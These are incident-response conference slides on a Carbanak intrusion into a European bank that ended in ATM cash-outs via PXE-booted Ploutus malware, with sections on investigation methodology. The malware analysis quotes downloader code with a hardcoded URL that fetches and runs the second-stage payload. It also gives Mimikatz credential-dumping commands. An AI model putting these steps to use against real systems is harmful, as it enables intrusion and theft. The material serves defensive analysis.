

Carbanak:

Introduction Modus Operandi Strategy of Remediation

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Agenda

- Who we are
- Who is the Carbanak
- Who are the victims
- How Carbanak attacks
- The Investigation Case
- The Investigation Methodology
- The Strategy of remediation
- Q&A



Andrea Minghiglioni

I work as IR Specialist and Security Consultant in Black Sun IR Team. In my experience I have managed lot of IR related projects and field activity as Forensic Expert. My latest engagements have been in Aerospace and Military sector. Previously I have been part of IR Team in the biggest banks in Italy.

Stefano De Falco

I work as Malware Analyst and Security Consultant in Black Sun IR Team. In my experience I have analyzed a bunch of malware and incidents. I constantly «keep an eye» in the ICT underground looking for interesting code, exploits and new strategies of compromise.



Introduction

- APT cases have taught to the cybercriminals how to organize their attacks in a more sophisticated strategy and they have learned quickly and well...
- We present a case we have worked recently, where APT techniques have been exploited by cybercriminals to breach a bank and steal money from its most critical infrastructures, the ATMs.
- Our presentation will talk about the adversary and the malware used:
 - SekurSpy Trojan, typical of the specific adversary,
 - Ploutus, an ATM malware tailored to act against this type of platforms.
- For the sake of completeness we will discuss also about the investigative method and tools we have used to analyze and mitigate the case.



The Adversary: Carbanak

Carbanak is an infamous crew of cybercriminals very active in infiltrating financial institutions stealing millions of dollars by learning and abusing the internals of victim payment processing networks, ATM networks and transaction systems.

Recently, Carbanak has launched campaigns attempting to:

- Target high level executives in financial companies or in financial/decision-making roles in the Middle East, U.S. and Europe
- Spear-phishing emails delivering URLs, macro documents, exploit documents
- Use of Spy.Sekur (Carbanak malware) and commodity Trojans (RATs) such as jRAT, Netwire, Cybergate, but also others software used to support the crew operations.

Since 2014, Carbanak has integrated ATM malware to his arsenal making the group one of the most threatening for the entire financial sector.



ATM malware

ATM malware does not require skimmers or other traditional, physical tools of old.

- *Most* ATM's still rely on legacy operating systems (such as *WinXP*), *mainly due to the costs and low ROI of upgrading*.
- Unfortunately, it doesn't come with the more sophisticated security *services that modern application developers now rely on*.
- Therefore, the ATM applications themselves, and in some cases the middleware they rely on to communicate, are increasingly vulnerable.
- In general, the attacks blend the physical and cyber realms, using accomplices who physically collect the money after the terminal has been infected and remotely controlled.



The target we talk about is an European financial institute. The attacker has been able to breach the institute through a targeted attack to one of its subsidiary.

- The attacker had been able to sneak into a complex and long activity of scan and identification of valuable victims among bank personnel.
- The attack relies succeeded because the attacker knows who to target and how to convince the victims to cooperate.
- The attacker, in fact, send a credible spear-phish email to a selected number of internal people, mostly involved in non IT-related activities and he successfully force some of them to follow the instructions contained in his email.



Usually spear phishing mails do not contain general inviting links and images but are crafted using a correct grammar and a proper technical language, depending on the receiver.

The document, "Anti-Money Laundering & Suspicious cases.doc¹" exploits CVE-2015-1770, to drop and execute a downloader from the client's temporary folder.


Various versions of the document have the same payload, exploit the same vulnerability, but are slightly different in order to be more difficult to detect by antimalware software. As a result they sure have a different hash.

Na	me	Туре
	79EEEC26-5A91-4B14-AFB6-E40486190AD6	File folder
	acro_rd_dir	File folder
	avgnt.exe	File folder
	CB479FAF-B46F-410F-9CB0-C95E684939DC	File folder
	Skype	File folder
	vmware-win10	File folder
	{07AB2DAD-C694-4576-8849-2C3CC200E	DAT File
	{64F3ED25-A6DD-4A32-B984-A050931614	DAT File
	{A85B8FA9-A1F9-4238-B116-8F8D2D7DB	DAT File
	{A3712A3A-C3D9-43C9-AE31-BDE85A052	DAT File
	{D66461CF-E67A-4BE6-AC39-7D5775834	DAT File
	AdobeARM.log	Text Document
	etilqs_EFwfAc1IK7OZAma	File
	etilqs_gNZbOuhDfalYsnw	File
	mso13A6.tmp	TMP File
	vminst.log	Text Document

File SHA256: 37e8339b42bb9a8d0abf109ec1ec27a4c6b9fc31a95e95dcf72a9aa811f59b62



The Spear Phishing message





The Spear Phishing message

After exploiting the vulnerability, the document drops the payload into

%TMP%\1B9D.tmp².

This payload is a downloader (MSIL/JScript), a MSIL packed executable (PE) that utilizes the Microsoft JScript library to retrieve the hardcoded HTTP location and then executes the downloaded payload using WScript.Shell.

In this case it retrieved the second-stage payload Spy.Sekur³ from http://78.128.92.49/blesx.exe.


Blesx.exe reveals itself as Carbanak installer.

```
00BB ldstr
              aWinhttp winhtt // "WinHttp.WinHttpRequest.5.1"
                             // Replace array element at index with the ref value on the stack
00C0 stelem.ref
              instance object [Microsoft.JScript]Microsoft.JScript.ActiveXObjectConstructor::CreateInstance(object[])
00C1 call
             object 'JScript 0'::r // Store a static field of a class
00C6 stsfld
              class [Microsoft.JScript]Microsoft.JScript.ActiveXObjectConstructor [Microsoft.JScript]Microsoft.JScript
00CB call
00D0 1dc.i4.1
                             // Push 1 onto the stack as I4
00D1 newarr
              [mscorlib]System.Object // Create a zero-based, one-dimensional array
00D6 dup
                             // Duplicate value on the top of the stack
00D7 1dc.i4.0
                             // Push 0 onto the stack as I4
00D8 ldstr
              aScripting file // "Scripting.FileSystemObject"
00DD stelem.ref
                             // Replace array element at index with the ref value on the stack
              instance object [Microsoft.JScript]Microsoft.JScript.ActiveXObjectConstructor::CreateInstance(object[])
GODE call
             object 'JScript 0'::fs // Store a static field of a class
00E3 stsfld
              aHttp78 128 92 // "http://78.128.92.49/blesx.exe"
00E8 ldstr
             object 'JScript 0'::u // Store a static field of a class
00ED stsfld
00F2 1dc.i4.6
                             // Push 6 onto the stack as I4
             [mscorlib]Sustem.Object // Create a zero-based, one-dimensional array
00F3 newarr
```

2 File SHA256: (73259c6eacf212e22adb095647b6ae345d42552911ac93cdf81a3e2005763e74)
 3 File SHA256: (04e86912d195d9189e64d1ce80374bed3073b0fcb731f3f403822a510e76ebaa)




The infection stage






The infection stage





The attacker has now a small set of compromised machines to start with.


- From the controlled machines, three laptops, the attacker started to enumerate the internal infrastructure.
- To expand his capabilities and intrusion spectrum, the adversary now started to upload his arsenal of tools inside the perimeter of the bank through Webshells.



The adversary successfully exploited a public php server (CVE-2015-4642) and implanted a webshell allowing him to upload the tools.



Password dumps and lateral movements





After the attacker uploaded some tools to the infected machine, he uses Mimikatz to gain cached credentials.


2 mimikatz 2.1 x86 (oe.eo)

mimikatz # privilege::debug Privilege '20' OK

mimikatz # sekurlsa::logonpasswords


The two commands in the image are required to see every logged user's credentials.

Among the results, we see an account "nome_utente" using "123p4\$\$w0rd1!" to login.






Exfiltration Stage




Bingo! Stage



Carbanak

Bingo! Stage... problems...

- Now the attacker has a couple of problems.
- To upload malware he needs to allow direct access from the ATM network to an internal dropzone where he has dropped ATM tools. The Jumpbox he has reached does not allow file transfer.
- How to infect the machines with a malware that requires to run a "patched Windows Operating System" without the support from an insider accomplice?






How to force remote load of a patched Windows OS?



Rome Chapter


Bingo! Stage: Solution 1



Bingo! Stage: VLAN modification

The attacker decide to change the VLAN of the Dropzone server once he has solved the second problem...


He is ready to move the Dropzone server to the ATM network and bridge it to the terminals.





Bingo! Stage: Solution 2

- To solve the problem of run a patched OS, the adversary decides to go for PXE boot.
- That allows the attacker to reboot remotely the ATM and force the load of the patched OS without the help of insiders...
- *He configures the PXE Server and drops the patched OS including Ploutus Trojan.*



If the reboot is successful and the PXE server sends the OS the result is a fully patched and infected ATM terminal






Once the system is back on, if an accomplice is in front of it and has the proper pincode he can pilot the ATM to give \$\$\$



Preboot Execution Environment (PXE), is used to boot a computer with an ethernet network connection and a support server. It doesn't need a disk, a cdrom, a pendrive or a dvd.

The protocol can be implemented through:
IP
UDP
DHCP
TFTP
PXE Booting





Two anomalies...

- The attack started on April 2015.
- The ATM fraud started on September 2015.
- But in July a Third-Party Security company inform the bank of the presence of Webshell in one public server.
- *The bank opened an internal investigation that confirmed* the presence of webshell, but they don't investigate further.
- The adversary has already removed part of his arsenal and the strange Windows XP ISO file they discover was not properly classified as dangerous.
- The second anomaly came from the local police forces that have jailed two young men that were empty an ATM without even a credit card.
- Under interrogation, the young men just tell they have been instructed to go for a specific bank and with a specific code collect all the money.



The internal investigation results

- ATM was seized and surprisingly the machine was infected by Win32.Ploutus.
- The machine has been extensively investigated for the presence of any sign of insider actions against the device, but nothing arise.
- The Security team started investigating other claims coming from branches that report similar frauds without signs of physical breaches.
- At this point they decide to wide the investigation requesting external support.



Our investigation


- The investigative methodology we use, as IR Team, is based on Actionable IOCs (AIOCs).
- To build AIOCs, we employ a systematic approach that relies on the synergy of network and host visibility with log and malware analysis in order to identify key indicators that can be formalized and stored in an organized knowledge base for rapid reuse during subsequent investigations.
- The knowledge base aggregates the Actionable IOCs, otherwise they remain atomic indicators, to build actor attack profiles that can be quickly applied to investigations in order to streamline response efforts and give non-circumstantial evidence towards attribution of malicious actors.
- Succeed in a rapid attribution during the early stages of an incident investigation can significantly lower the time required to resolve the case.



Our investigation

What's reliable and what not...

- Our investigation started in parallel performing host forensic on the ATM and malware analysis.
- Meanwhile we have requested enhanced network visibility with a full packet capture solution collecting traffic on all Internet facing areas.






Actionable IoCs

- In our approach, the malware analysis is a key element to generate reliable IOCs because it is the moment when the artifacts discovered in the compromised systems can "talk" to the analyst and presents the indicators that are needed to measure the extension and the goal of the actual attack.
- There are several IOCs that could be extracted from a good malware analysis process and I am not assuming this means necessarily to reverse engineer the malware.
- Even a simple Yara rule that allows the analysts to perform a file sweep on the entire segment of a network or an entire enterprise could be enough.
- The most important aspect to transform atomic IOCs to Actionable IOCs is the formalization process, made through comparison with the consolidated KB, lab analyses and peer review.







Our investigation

- During the earliest stage of investigation we just have logs and we immediately suspect the breach of the Jumpbox between the ATM network and the bank Intranet.
- We started the analysis on that system by looking for artifacts and suspicious log accesses.
- We discover no bruteforce of password or similar activities, but a significant number of logon during off-work hours from other internal machines.
- The resulting list of hosts used to access the Jumpbox has been seized and forensically analyzed.
- After the distribution of ECAT in the environment we discover the presence of Mimikatz in several key servers and the presence of Win32.Sekur.Spy
- That tells us about Carbanak.



- Once the vector file is opened (in our case Word document attached to the email), the vulnerability (CVE-2015-1770) is exploited.
- The payload is then written into the "1B9D.tmp" file, which performs the function of downloader. This downloader uses the Microsoft Jscript library to find the HTTP address contained inside the malicious files.
- The hardcoded link will drop the second stage payload called "blesx.exe". *This executable is a self-extracting installer (NSIS).*

```
JScript 0.fs = GlobalObject.ActiveXObject.CreateInstance(new
{
    "Scripting.FileSystemObject"
});
JScript 0.u = "http://78.128.92.49/blesx.exe";
```

• The main function of this installer is to call "System.dll" that will execute "stole.dll". The function of "stole.dll" *decodes and executes Blesx.exe*.




• Now "blesx.exe" can proceed to inject the "svchost.exe" process, and then it copies the payload inside a common directory:

"%AppData%\Mozilla\svchost.exe"

- In the same directory Carbanak creates a file with a random name and a ".bin" extension, where it stores commands to be *executed*.
- The malware analysis has permitted to identify precisely the variant of the malware and to develop atomic IOCs, refined and formalized during the rest of the investigation. These aIOCs allowed us to discover other infected machines.
- In the end we unearthed the way the attacker moves laterally and accesses other internal systems without installing more malware.



YARA RULES: Win32.SpySekur





By applying the AIOCs to the whole environment we have identified not only the infected machines but a number of services and user accounts fallen into the hand of the adversary.

Looking to RADIUS logs we discovered some logon to internal devices (switches), made in off-work time.

Widening the analysis, we have been able to identify the reason for the reported switch management access: the ATM circuit.



VLan changes

Reiterating the search in the switches configuration management tool we discover that, in several cases, the Data Center switches between the Dropzone server (still unknown to us) and the ATM management VLANs have been restored from previous configurations.

Diff of /

🖢 Parent Directory | 🕮 Revision Log | 😫 Patch

	revision <u>1.12</u> by <i>rancid</i> , Thu Sep 24 23:01:54 2015 BST	revision <u>1.13</u> by <i>rancid</i> , Thu Sep 24 23:54:20 2015 BST
	Line 1	Line 1
		1
	Lact configuration change at 23:01:54 UTC Thu Sep 24 2015 by	Lect configuration change at 23:18:20 UTC Thu Sop 24 2015 by
	! NVRAV config last updated at 22.30.18 UTC Fri Aug 14 2015 by	INVRAV config last updated at 22.30.18 UTC Fri Aug 14.2015 by
	34 800+90	and Bardeo
	version 12.2	version 12.2
	parser config cache interface	parser config cache interface
	Line 122 interface GigabitEthernet1/0/43	Line 122 interface GigabitEthernet1/0/40
2		
	interace GigabitEthernet1/0/44	Interace GigabitEthernet1/0/44
4	description treerO1.to:	description trearO1.to:
	switchport access vian 132	
	switchport trunk encapsulation dot1q	switchport trunk encapsulation dot1q
	switchport trunk allowed vlan none	switchport trunk allowed vlan 66,122,402
	switchport mode trunk	switchport mode truck
6		
	interface GigabitEthernet1/0/45	interface GigabitEthernet1/0/45
	Line 159 interface GigabitEthernet1/0/50	Line 158 interface GigabitEthernet1/0/50
	interface BigabitEthernet1/0/51	interface GigabitEthernet1/0/51
	description *	description *
	switchport trunk encapsulation dot1q	switchport trunk encapsulation dot1 g
	switchport trunk allowed vian 122,402	switchport trunk allowed vian 21.66.122.402
	switcoport mode trunk	switchport mode trups
	delay 10	de cy 10
4		
8		

 Show Legend: Removed it.



HISACA° Sections international areas totalized Rome Chapter Thanks to the previous VLAN change discovery and using a full packet capture platform, we have been able to identify the way the attacker infected the ATMs: the PXE boot.

116 129.841		0.0.0.0	255.255.255.255	DHCP	590 DHCP Request - Transaction ID 0x2ac43127
117 129.849		192.168.217.3	255.255.255.255	DHCP	342 DHCP ACK - Transaction ID 0x2ac43127
118 129.895		08:00:0e:32:48:37	Broadcast	ARP	60 Who has 192.168.217.3? Tell 192.168.217.5
119 129.895		00:1e:67:00:31:32	08:00:0e:32:48:37	ARP	42 192.168.217.3 is at 00:0c:29:32:48:37
120 129.896		192.168.217.5	192.168.217.3	DHCP	590 DHCP Request - Transaction ID 0x2ac43127
121 129.911		192.168.217.3	192.168.217.5	DHCP	1066 DHCP ACK - Transaction ID 0x2ac43127
122 129.912		192.168.217.5	192.168.217.3	TFTP	78 Read Request, File: boot\x86\wdsnbp.com, Transfer type: octet, tsize\000=0\000
123 129.914		192.168.217.3	192.168.217.5	TFTP	56 Option Acknowledgement, tsize\000=31124\000
124 129.914		192.168.217.5	192.168.217.3	TFTP	60 Error Code, Code: Not defined, Message: TFTP Aborted
125 129.914		192.168.217.5	192.168.217.3	TETP	83 Read Request, File: boot\x86\wdsnbp.com, Transfer type: octet, blksize\000=1456\000
126 129.916		192.168.217.3	192.168.217.5	TFTP	57 Option Acknowledgement, blksize\000=1456\000
127 129.917	034000	192.168.217.5	192.168.217.3	TFTP	60 Acknowledgement, Block: 0
128 129.924	133000	192.168.217.3	192.168.217.5	TFTP	1502 Data Packet, Block: 1
129 129.924	341000	192.168.217.5	192.168.217.3	TFTP	60 Acknowledgement, Block: 1
130 129.924	462000	192.168.217.3	192.168.217.5	TFTP	1502 Data Packet, Block: 2
131 129.924	886000	192.168.217.5	192.168.217.3	TFTP	60 Acknowledgement, Block: 2
132 129.924	941000	192.168.217.3	192.168.217.5	TFTP	1502 Data Packet, Block: 3
133 129.925	357000	192.168.217.5	192.168.217.3	TFTP	60 Acknowledgement, Block: 3
134 129.925	412000	192.168.217.3	192.168.217.5	TFTP	1502 Data Packet, Block: 4
135 129.925	841000	192.168.217.5	192.168.217.3	TFTP	60 Acknowledgement, Block: 4
136 129.925	892000	192.168.217.3	192.168.217.5	TFTP	1502 Data Packet, Block: 5
<					
 ⊞ Ethernet II, ⊞ Internet Prot ⊞ User Datagram 	Src:08:00:0e:32:48 ocol Version 4, Sr	4 bits), 83 bytes cap :37(08:00:0e:32:48:37 c: 192.168.217.5 (197 t: 2071 (2071), Dst F	7), Dst:00:1e:67:00: 2.168.217.5), Dst: 1	31:32 (0	
0000 00 1e 67	00 31 32 08 00 06	32 48 37 08 00 45 0	0C.122H7E		
